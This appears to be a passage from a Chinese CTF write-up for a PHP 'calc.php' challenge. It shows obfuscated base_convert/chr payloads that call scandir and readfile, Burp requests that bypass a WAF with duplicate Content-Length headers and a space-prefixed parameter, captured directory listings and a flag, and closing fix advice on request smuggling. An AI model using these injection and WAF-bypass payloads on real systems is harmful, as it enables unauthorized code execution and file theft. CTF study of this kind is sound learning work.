因为根目录需要 `/` 符号，且不在 `a~z` ,所以需要 `hex2bin(dechex(47))` 这种构造方式，`dechex()` 函数把十进制数转换为十六进制数。`hex2bin()` 函数把十六进制值的字符串转换为 ASCII 字符。当然，也可以直接用 `chr()`函数

payload

```
var_dump(base_convert(61693386291,10,36)(chr(47)))
#var_dump(scandir(/))
```



Burp Suite Professional v2.1 - Temporary Project - licensed to Larry_Lau

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x ...

Go Cancel < >

Target: http://node3.buuoj.cn:28934

Request

Raw Params Headers Hex

```
POST /calc.php?num=var_dump(base_convert(61693386291,10,36)(chr(47))) HTTP/1.1
Host: node3.buuoj.cn:28934
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: http://node3.buuoj.cn:28934/
X-Forwarded-For: 8.8.8.8
Connection: close
Content-Length: 7
Content-Length: 7

num=1
```

Response

Raw Headers Hex HTML Render

```
[2]=>
string(10) ".dockerenv"
[3]=>
string(3) "bin"
[4]=>
string(4) "boot"
[5]=>
string(3) "dev"
[6]=>
string(3) "etc"
[7]=>
string(5) "f1agg"
[8]=>
string(4) "home"
[9]=>
string(3) "lib"
[10]=>
string(5) "lib64"
[11]=>
string(5) "media"
[12]=>
```

Done 1,143 bytes | 81 millis

2、读取flag

payload

```
var_dump(base_convert(2146934604002,10,36)(chr(47).base_convert(25254448,10,36)))
#var_dump(readfile(/f1agg))
```

Target: http://node3.buuoj.cn:28934

Request

```
POST /calc.php?num=var_dump(base_convert(2146934604002,10,36)(chr(47).base_convert(25254448,10,36)))
HTTP/1.1
Host: node3.buuoj.cn:28934
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: http://node3.buuoj.cn:28934/
X-Forwarded-For: 8.8.8.8
Connection: close
Content-Length: 7
Content-Length: 7

num=1
```

Response

```
HTTP/1.1 400 Bad Request
Date: Sun, 27 Oct 2019 15:04:42 GMT
Server: Apache/2.4.18 (Ubuntu)
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at node3.buuoj.cn Port 28934</address>
</body></html>
flag{f5f427a3318e32532a}
int(43)
```

PHP字符串解析特性绕过WAF

输入时发现num只能输入数字，输入字符无法解析。

这里可以利用php的字符串解析特性绕过bypass：利用PHP的字符串解析特性Bypass

PHP需要将所有参数转换为有效的变量名，因此在解析查询字符串时，它会做两件事：


1. 删除空白符
2. 将某些字符转换为下划线（包括空格）

所以我们可以可以在num前加个空格绕过waf

```
http://www.xxx.com/index.php? num=aaaa
```

现在的变量叫“num”，而不是“num”。但php在解析的时候，会先把空格给去掉，这样代码还能正常运行，还上传了非法字符。然后再利用 `scandir()` 函数，列出 `参数目录` 中的文件和目录。

首先，要先扫根目录下的所有文件，也就是 `scandir("/")`，因为 `/` 被过滤了，所以直接用 `chr("47")` 绕过，发现 `flag` 文件



然后再去读取这个文件就行了。payload:

```
calc.php? num=1;var_dump(readfile(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```



0x06 漏洞修复

- 1、将前端服务器配置为只使用HTTP/2与后端系统通信
- 2、完全禁用后端连接重用来解决此漏洞的所有变体
- 3、确保连接中的所有服务器运行具有相同配置的同web服务器软件。
- 4、彻底拒绝模糊的请求，并删除关联的连接。
- 5、在Burp Suite中，你可以使用Repeater菜单禁用此行为，确保你选择的工具具有相同的功能。
- 6、通过Squid之类的代理来测试他们的测试人员的流量以进行监控。破坏测试人员发起的任何走私攻击请求，确保对此漏洞做到全面杜绝。

0x07 写在后面

这次又学到了新的知识-HTTP请求走私。了解了HTTP请求走私的五种方式，以及一些PHP函数的使用。HTTP请求走私属于协议层攻击，是服务器漏洞的一种，应予以注意。